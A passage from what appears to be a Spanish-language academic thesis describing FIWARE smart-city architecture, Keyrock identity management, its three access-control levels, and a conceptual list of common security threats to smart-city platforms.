GET	READ entity data from the context. This will return data from multiple entities. The data can be filtered.	READ entity data from a specified entity. This will return data from a single entity only. The data can be filtered.
PUT	✕	✕
PATCH	✕	✕
DELETE	✕	DELETE an entity from the context

Figura 3 – Operaciones CRUD entidades en Orion Context Broker
(*Fiware CRUD Operations*, 2022, *Entity CRUD Operations*)

HTTP Verb	`.../attrs`	`.../attrs/<attribute>`	`.../attrs/<attribute>/value`
POST	✕	✕	✕
GET	✕	✕	READ the value of an attribute from a specified entity. This will return a single field.
PUT	✕	✕	UPDATE the value of single attribute from a specified entity.
PATCH	UPDATE one or more existing attributes from an existing entity.	✕	✕
DELETE.	✕	DELETE an existing attribute from an existing entity.	✕

Figura 4 – Operaciones CRUD en atributos de entidades en Orion Context Broker
(*Fiware CRUD Operations*, 2022, *Attribute CRUD Operations*)

3.1.2. Arquitectura general típica




Figura 5: Diagrama general de arquitectura Fiware (Fox, 2019, marzo 27, p. 21)

Una arquitectura Fiware típica consta de los siguientes componentes (Fox, 2019, marzo 27, p. 21):

- ***Core Context Management,*** representado por *Orion Context Broker* y es el **único componente mandatorio** de cualquier plataforma "*Powered-by-Fiware*". Es el encargado de la administración del ciclo de vida de la información de contexto.

- **Interfaz de comunicación con dispositivos IoT**, capaz de recibir actualizaciones de información de contexto y accionar cambios en actuadores.

- **Herramientas para procesamiento, visualización y análisis de información de contexto**, permite demostrar el correcto funcionamiento de la solución inteligente y asistir en la toma de decisiones.

- **Herramientas para publicación de datos abiertos y eventualmente su monetización**.

- **Herramientas para despliegue**: los componentes de Fiware son desplegados como microservicios, se proporcionan imágenes docker y recetas de ejecución.

3.1.3. Arquitectura referencial para ciudades inteligentes




Figura 6: Arquitectura referencial para CI Fiware (Fox, 2019, marzo 27, p. 43)

De forma expandida a la Figura 5 se observa en la parte central que la información de contexto es manejada por *Orion Context Broker*; hacia el sur se brindan componentes de interacción con dispositivos IoT; al norte integración con motores de procesamiento de información (*Big Data*) y publicación de datos abiertos. De forma transversal existen componentes para la integración de mecanismos de control de acceso.

3.1.4. Componentes de arquitectura Fiware

En la Figura 7 pueden observarse los **componentes principales** de una arquitectura Fiware.




Figura 7: Componentes principales de arquitectura Fiware (Esquivel y Nájera, 2018, p. 28)

El **componente central** está representado por ***Orion Context Broker*** para la gestión de contexto. Proporciona una API RESTful mediante la cual aplicaciones, servicios y otros componentes pueden utilizar para consumir o efectuar cambios de contexto, realizar configuraciones así como enriquecer su visualización mediante *dashboards*. Utiliza una base de datos NoSQL MongoDB para el almacenamiento de datos.




Figura 8: Detalle de componente Orion (Telefónica IoT, 2019, p. 11)

Existen entidades **productoras de contexto** como pueden ser sensores IoT o proveedores de contexto externo (APIs) asociados a entidades existentes en Orion. Por otro lado, existen entidades **consumidoras de contexto** como lo son aplicaciones que interactúan de forma programática, otros componentes dentro de la arquitectura o entidades que se suscriben a cambios de contexto y que son notificados por parte de Orion.

Los ***IoT Agents*** constituyen un medio de abstracción de los protocolos de comunicación utilizados por los dispositivos IoT, actuando como *proxy* en el envío de medidas de sensado y comandos entre los dispositivos y Orion. Esta capa de abstracción como un todo se denomina *Integrated Data Acquisition System* (IDAS) (Proyecto Fimac, 2016) y es la implementación referencial del GE IoT *Backend Device Management*. Utilizan una base de datos NoSQL MongoDB para el almacenamiento de datos.

Los agentes disponibilizan dos puertos de acceso denominados **puerto norte** y **puerto sur** (Fox, 2019, abril 3, p. 6). El puerto norte ofrece una API HTTP REST y es utilizado para realizar configuraciones y comunicación con el *Context Broker*. El puerto sur se encarga de toda la recepción de medidas provenientes de sensores.




Figura 9: Detalle de componentes IoT Agents (Telefónica IoT, 2019, p. 10)

Por otra parte, el almacenamiento y consulta de información de contexto histórica se realiza mediante el componente *Short Term Historic* (STH) (Fox, 2020, abril 2, p. 14). Además, es posible añadir un módulo de *Complex Event Processing* (CEP) (González, 2015, p. 6) para analizar datos de eventos en tiempo real y poder configurar reglas que reaccionen ante determinadas condiciones.

Transversalmente a todos los módulos existe una capa de gestión de identidad y control de acceso que puede configurarse para establecer mecanismos de protección de acceso a componentes.

3.2. Seguridad en Fiware

3.2.1. Conceptos de gestión de identidad

Los siguientes objetos estándares se encuentran definidos en la solución referencial para manejo de identidad de Fiware (Fox, 2019, abril 10, p. 5; *Fiware Tutorial Roles Permissions*, 2022, capítulo *Standard Concepts of Identity Management*). La solución es conocida con el nombre de *Keyrock Identity Management* (IdM) (Fiware Keyrock, 2022):





Figura 10 – Conceptos de gestión de identidad Fiware IdM
(*Fiware Tutorial Roles Permissions*, 2022, capítulo *Standard Concepts of Identity Management*)

Usuario: cualquier usuario registrado capaz de identificarse a través de un correo electrónico y contraseña. Existen diferentes tipos de usuarios definidos en la siguiente estructura jerárquica:

- *super-admin*: usuario administrador de la solución IdM de Fiware
- *owner*: usuario administrador de una organización
- *member*: usuario miembro de una organización

Un usuario autenticado en una determinada aplicación obtiene los roles que le han sido asignados directamente, sumados los roles asociados a las organizaciones a las que pertenezca.

Aplicación: cualquier aplicación asegurada mediante Fiware. Cualquier usuario puede crear aplicaciones, pero solo aquellos usuarios u organizaciones con rol *Provider* o roles personalizados que incluyan permisos por defecto de administración dentro de la misma, pueden gestionarla. Los roles *Provider* y *Purshaser* son roles creados por defecto al registrar una nueva aplicación.



Figuras 11 – Roles y permisos en el contexto de una aplicación en Fiware IdM
(imágenes obtenidas de instancia de Keyrock ejecutando localmente)

Organización: grupo de usuarios, al cual se le puede asignar una serie de roles dentro de una aplicación. Alterar los permisos de la organización afecta a todos los usuarios de la misma.

Organization Role (rol jerárquico dentro de una organización): usuarios pueden ser administradores o miembros de la organización:

- Los **administradores** son miembros de la organización que pueden gestionar otros miembros de la misma:
    - Agregar o eliminar usuarios; los usuarios deben haber sido creados previamente por un *super-admin*.
    - Asignar roles admin o miembro a usuarios existentes.
- Los **miembros** simplemente reciben los roles y permisos de una organización.

Rol: conjunto de permisos en el contexto de una aplicación; puede ser asignado tanto a una organización como a usuarios individuales.

Permiso: posibilidad de realizar determinada acción dentro de una aplicación.

Adicionalmente, dos actores definidos en el IdM que pueden participar:

- ***IoT Agent***: representa un *proxy* entre los sensores IoT y el *Context Broker*.
- ***PEP Proxy***: un *middleware* entre componentes de una arquitectura Fiware que asegura el acceso a los mismos, desafiando los roles y permisos del usuario invocador.

3.2.2. Niveles de control de acceso

En Fiware se pueden configurar **3 niveles de control de acceso** (*Fiware Security Team*, 2021, pp. 17-23). Cada decisión de acceso es binaria: permitir o denegar el acceso a determinado recurso. Los mecanismos definidos a continuación permiten asegurar el acceso de cuentas de usuarios autorizados, tanto a **aplicaciones** que hagan uso de la información de contexto, como a **componentes (microservicios)** de la propia arquitectura de la solución.

3.2.2.1. Nivel 1: *Authentication Access*

Este nivel implementa un mecanismo de control de acceso simple basado en la identificación y autenticación de los usuarios. Permite realizar todas las acciones a cualquier usuario autenticado y ninguna acción a usuarios anónimos.

Puede ser **proporcionado por cualquier proveedor de OAuth2**. En la documentación oficial se mencionan algunos que han sido probados como ser Keycloak, Auth0 y Fiware Keyrock (Fiware iotagent-nodelib, 2022). OAuth2 es un protocolo estándar para autorización, el cual permite a aplicaciones cliente obtener acceso de forma segura a recursos de servidor, mediante el uso de *tokens* de acceso y sin la necesidad de revelar credenciales con el mismo. En OAuth2 no existe el concepto de identidad y no fue diseñado para autenticación. Por este

motivo existe otro protocolo denominado *OpenID Connect* que extiende OAuth2 proporcionando autenticación. Fiware soporta todos los flujos de autorización de OAuth2 y *OpenID Connect*.

La decisión de acceso “permitir” en este nivel implica que cada solicitud HTTP incluya un *token* de acceso OAuth2 válido obtenido por medio del sistema de gestión de identidad (IdM) de la solución, por parte de un usuario autenticado.

Como se puede observar en la Figura 12, la solicitud de acceso es recibida por el componente PEP *proxy,* quien está asegurando el acceso a un servicio de *backend* y deriva la decisión de autorización al IdM, que actúa como punto PDP y toma la decisión de acceso final.

La validez del *token* la determina el IdM en función de varios factores:

- El *token* existe y fue generado por el IdM.
- El *token* no expiró.

Tener en cuenta que aunque el *token* de acceso contenga roles asociados, en este nivel no se chequean.




Figura 12 – Nivel de control de acceso 1 en Fiware (*Fiware Security Team*, 2021, pp. 19)

Se observa que la prevención de todas las acciones no autorizadas se basa en la presencia de un *access_token* válido. Es un **control de acceso limitado** que no permite granularidad en la definición de permisos; el acceso es total o no se brinda acceso.

Este nivel **asegura** las siguientes **propiedades de seguridad**:

- Disponibilidad : los recursos son accesibles a demanda y de uso exclusivo por parte de usuarios autorizados; usuarios anónimos no tienen acceso.
- Integridad: usuarios anónimos no pueden realizar acciones que modifiquen el contexto.

- Confidencialidad:
    - Contenido autorizado no es visible por usuarios anónimos.
    - A nivel de tráfico, se pueden habilitar las comunicaciones cifradas (TLS), protegiendo por ejemplo captura de *access_token* válidos e información no autorizada en tránsito.

3.2.2.2. Nivel 2: *Basic Authorization*

Este nivel implementa un mecanismo de acceso que incorpora control de acceso basado en roles (*RBAC – Role Based Access Control*) al Nivel 1:

- Verifica la presencia de un *token* de acceso válido en las solicitudes.
- Si la validación es exitosa, se corroboran los roles y permisos del usuario para determinar si se le otorga o no el acceso al recurso solicitado.

Este nivel solo puede ser alcanzable por medio de componentes de Fiware.
Como se puede observar en la Figura 13 y al igual que en el nivel 1, la solicitud de acceso es recibida por el componente PEP *proxy* quien deriva la decisión de autorización al IdM. El IdM actúa como punto de administración de políticas de acceso (*Policy Administration Point* o PAP) y PDP.




Figura 13 – Nivel de control de acceso 2 en Fiware (*Fiware Security Team*, 2021, pp. 21)

3.2.2.2.1. Control de acceso para la gestión de roles y permisos en el contexto de una aplicación

Cada permiso se especifica en términos de un verbo HTTP y recurso. Los permisos son agrupados en roles y los roles pueden ser asignados a un usuario individual u organización.

Por defecto, el usuario que registra una aplicación en el IdM queda como administrador; sin embargo, la administración puede ser delegada o compartida con otros usuarios u organizaciones.

Asimismo, el usuario administrador puede definir roles con permisos granulares para delegar una parte de la administración de la aplicación a ciertos usuarios y el resto a otros usuarios.

Ejemplificando, en base a la experimentación se pudo ver que es posible definir roles con permisos específicos para:

- Gestionar los roles y permisos, pero sin autorización para asignarlos.
- Asignar roles, pero sin autorización para definir roles y permisos.
- Obtener y asignar solo roles que le hayan sido asignados al usuario actual.
- Obtener y asignar todos los roles internos de la aplicación (solo permite asignar los roles por defecto *Provider* y *Purchase*).
- Obtener y asignar todos los roles públicos de la aplicación (roles específicos de la aplicación).
- Editar la configuración de la aplicación.
- Asignar todos los permisos anteriores.

De esta forma, el control de acceso para la función de gestión de roles y permisos está dado en base a la granularidad que sea definida por los usuarios u organizaciones administradores de la aplicación.

3.2.2.2.2. Jerarquía de roles en el contexto de la aplicación

Toda aplicación asegurada por Fiware tiene por defecto un usuario u organización con permisos de administración total.

Asimismo, los administradores de la aplicación pueden definir subroles para la gestión de configuración de la misma, y definición y asignación de roles y permisos.

Por otro lado, administradores y usuarios con permisos para definir y asignar roles específicos de la aplicación pueden:

- Crear grupos de usuarios que representan conceptualmente departamentos con funciones específicas dentro de la aplicación.
- Definir roles y permisos para dichas organizaciones.

Este **nivel asegura** las siguientes **propiedades de seguridad**:

- Disponibilidad: los recursos son accesibles a demanda y de uso exclusivo por parte de usuarios autorizados. Usuarios anónimos no tienen acceso, así como tampoco usuarios con *tokens* de acceso válidos que no posean los permisos correspondientes.
- Integridad: usuarios anónimos no pueden realizar acciones que modifiquen el contexto; tampoco pueden hacerlo usuarios con *tokens* de acceso válidos que no posean los permisos correspondientes.
- Confidencialidad:
    - Contenido autorizado sólo visible a usuarios con permisos correspondientes.

3.2.2.3. Nivel 3: *Advanced Authorization*

Este nivel implementa un mecanismo de acceso que incorpora control de acceso basado en políticas (*PBAC – Policy Based Access Control*) al Nivel 2. El mismo solo puede ser alcanzable con componentes de Fiware.

El mecanismo de acceso definido es idéntico al esquema de Nivel 2; la diferencia radica en que los permisos pueden ser definidos mediante reglas XACML en lugar de recurso y verbo HTTP. Las reglas XACML permiten definir condiciones más expresivas, por ejemplo, en términos de ventanas de tiempo, valores de atributos de las entidades, etc.

Como se puede observar en la Figura 14, la solicitud de acceso es recibida por el componente PEP *proxy* quien deriva en primer lugar la verificación del *token* al IdM y posteriormente solicita una decisión de acceso a un componente PDP que resuelve políticas XACML. La administración de las políticas de acceso puede darse tanto en el IdM como en el componente que actúa como PDP.




Figura 14 – Nivel de control de acceso 3 en Fiware (*Fiware Security Team*, 2021, pp. 23)

Este nivel asegura las siguientes propiedades de seguridad, siendo su justificación la misma que la descrita para el nivel 2:

- Disponibilidad
- Integridad
- Confidencialidad

3.2.3. Aseguramiento de aplicaciones y microservicios

Aplicaciones y **microservicios** pueden ser asegurados por medio de los 3 niveles de acceso descritos anteriormente. Específicamente, el nivel de control de acceso se puede definir para cada recurso.

En el caso de las aplicaciones, cuando un usuario autenticado solicita el acceso a determinado recurso, la aplicación solicita al PDP una decisión de autorización. Dicha decisión se establece en función del nivel de acceso configurado para el recurso. Esto significa que pueden existir recursos con protección de nivel de acceso 1, 2 o 3 dependiendo del negocio de la aplicación.

Para el caso de microservicios, la protección de acceso a los mismos funciona de igual manera, siendo posible configurar los 3 niveles de acceso. El recurso a proteger en este caso es el microservicio, el cual se encuentra “oculto” detrás de un PEP *proxy* el cual asegura que sólo solicitudes autorizadas sean delegadas al microservicio.

El *PEP Proxy* realiza las siguientes comprobaciones:

- Verifica la presencia de un *access_token* válido en las solicitudes.
- Si la validación del *access_token* es exitosa, se pueden dar dos escenarios:
    - Si el recurso a acceder solo requiere nivel de acceso 1, entonces es suficiente para otorgar el acceso.
    - Si el recurso a acceder requiere nivel de acceso 2 o 3, se corroboran los roles y permisos del usuario para determinar si se le otorga o no el acceso al recurso solicitado.

Utilizando componentes de Fiware, el nivel 1 es alcanzable mediante Keyrock (Fiware Keyrock, 2022), el cual es el IdM de referencia. Por otra parte los niveles 2 y 3 son alcanzables por medio de Fiware Keyrock y Authzforce (Fiware Authzforce, 2022) respectivamente. En todos los casos se tiene que adicionar un PEP Proxy, en el caso de Fiware el componente referencial es Wilma (Fiware Wilma, 2022).

3.2.4. Restricciones en el modelo de control de acceso

Un administrador o usuario autorizado puede configurar cuentas de aplicación para componentes PEP *proxy* y IoT *sensor*. La cuenta PEP *proxy* es asignada a un componente PEP y forma parte de la validación que realiza el componente en tiempo de ejecución para conocer a qué aplicación pertenece. Las credenciales de esta cuenta no pueden ser utilizadas para solicitar tokens de acceso.

Figura 15 – Configuración de PEP Proxy en Fiware IdM Keyrock
(imagen obtenida de instancia de Keyrock IdM ejecutando localmente)

Las cuentas IoT *sensor* tienen como finalidad proteger el tráfico proveniente de los dispositivos IoT. Cada sensor IoT deberá autenticarse con su cuenta a fin de obtener un *token* de acceso válido que le permita acceder al microservicio IoT *Agent* para comunicar su medida. Es decir, entre los sensores IoT y el componente IoT *Agent* existe un PEP *proxy* que asegura el acceso.

Actualmente, no es posible asignar roles a la cuenta *IoT Sensor* dentro de una aplicación; por tanto, no es posible definir un nivel de acceso superior al 1.

Figura 16 – Configuración de cuentas IoT Sensors en Fiware IdM Keyrock
(imagen obtenida de instancia de Keyrock IdM ejecutando localmente)

3.2.5. Discusión de otras propiedades de seguridad referente a los 3 niveles de control de acceso

Autenticidad:

Se entiende que no es posible garantizar la validez del origen o del mensaje, sin combinar esta propiedad con otras propiedades de seguridad:

- Dado un *token* de acceso válido obtenido por un usuario A, no es posible asegurar que el mismo no sea capturado y utilizado por un usuario B no autorizado.
- Dado un *request* interceptado, no es posible asegurar que no se haga un *replay* del mismo.
- Dependiendo del flujo de autorización de OAuth2 que se elija para la obtención de un *token*, son los parámetros necesarios (usualmente usuario y *password* y *client_id*, *client_secret*). Si por alguna razón los parámetros (o secretos) son divulgados o susceptibles a predecir, una entidad externa podría generar *tokens* de acceso arbitrarios, sin la necesidad de interceptar tráfico.

Para que las dos primeras situaciones planteadas sean exitosas, un atacante debe poder posicionarse como *man-in-the-middle* (MiTM). Sin embargo, si se garantiza la confidencialidad de las comunicaciones utilizando canales cifrados, la complejidad de lograr quebrar el canal TLS es alta y por lo tanto la probabilidad de un ataque exitoso es bajo. En este escenario podríamos decir que garantizando la confidencialidad, se estaría garantizando la autenticidad.

Para mitigar el tercer caso, alcanzaría con establecer una política robusta de gestión de secretos y credenciales, sumada la confidencialidad del canal, para lograr garantizar un nivel alto de autenticidad.

Trazabilidad:

Es posible identificar y autenticar a usuarios válidos y eventualmente sería posible establecer una traza de acciones en base a un *token* de acceso. No obstante, para garantizar esta propiedad es necesario contar con registros de auditoría de eventos de seguridad de varios componentes de la arquitectura de la solución, analizar qué información loguea cada uno, correlacionar eventos, etc.

No Repudio (de origen):

Entiendo que no sería posible garantizar que un evento ha ocurrido, contando solamente con el *token* de acceso y aún asumiendo que se mantiene trazabilidad de los datos.
Una forma de garantizar no repudio es mediante firmas digitales de los registros de auditoría; pero aún así como vimos anteriormente debe garantizarse un alto nivel de autenticidad, es decir que dicho evento haya sido realizado/originado por el usuario que dice ser.

3.3. Principales amenazas de seguridad en ciudades inteligentes

En base a los antecedentes presentados en el capítulo 2 (Lee et al., 2019, pp. 2-5; Ijaz et al., 2016, pp. 5-11), es posible enumerar las amenazas predominantes en despliegues de plataformas de *smart cities.*

Accesos no autorizados

Engloba distintas interacciones de forma no autorizada dentro de la plataforma; algunas de ellas más relevantes:

- Acceso físico a dispositivos IoT desprotegidos.
- Acceso a componentes de red accesibles sin autenticación y sin mecanismos de control de acceso implementados.

***Bypass* de controles de autorización**

En ambientes donde existan mecanismos de control de acceso permisivos o no exigidos en todos los componentes de la arquitectura. Asimismo, credenciales por defecto o basadas en diccionarios públicos que un atacante puede utilizar para acceder a interfaces de comunicación o de forma física a los dispositivos IoT. Esto incluye casos posibles de escalación de permisos.

***Software* desactualizado**

Se refiere a dispositivos IoT o componentes de *software* con debilidades conocidas que un atacante puede aprovechar como entrada para lograr algún objetivo de ataque; por ejemplo extraer información sensible, causar alguna falla de funcionamiento o denegación de servicio, escalar privilegios, etc.

Suplantación de identidad

Escenarios en donde un atacante logra impersonar a una entidad, individuo, dispositivo IoT, aplicación o componente legítimos.

Ataques *man-in-the-middle* (MiTM)

Un atacante que consigue interceptar los mensajes intercambiados entre dos componentes de la plataforma podría capturar credenciales y *tokens* de autenticación y realizar modificaciones de tráfico en vivo.

Análisis de tráfico

De forma pasiva un atacante logra capturar tráfico de red durante un período de tiempo dado (ej. entre dispositivos IoT y capa de procesamiento de datos o entre módulos internos de la

plataforma), la cual puede utilizar para identificar patrones de comportamiento, qué tipo de datos son intercambiados, obtener información sensible, etc.

Alteración y falsificación de mensajes

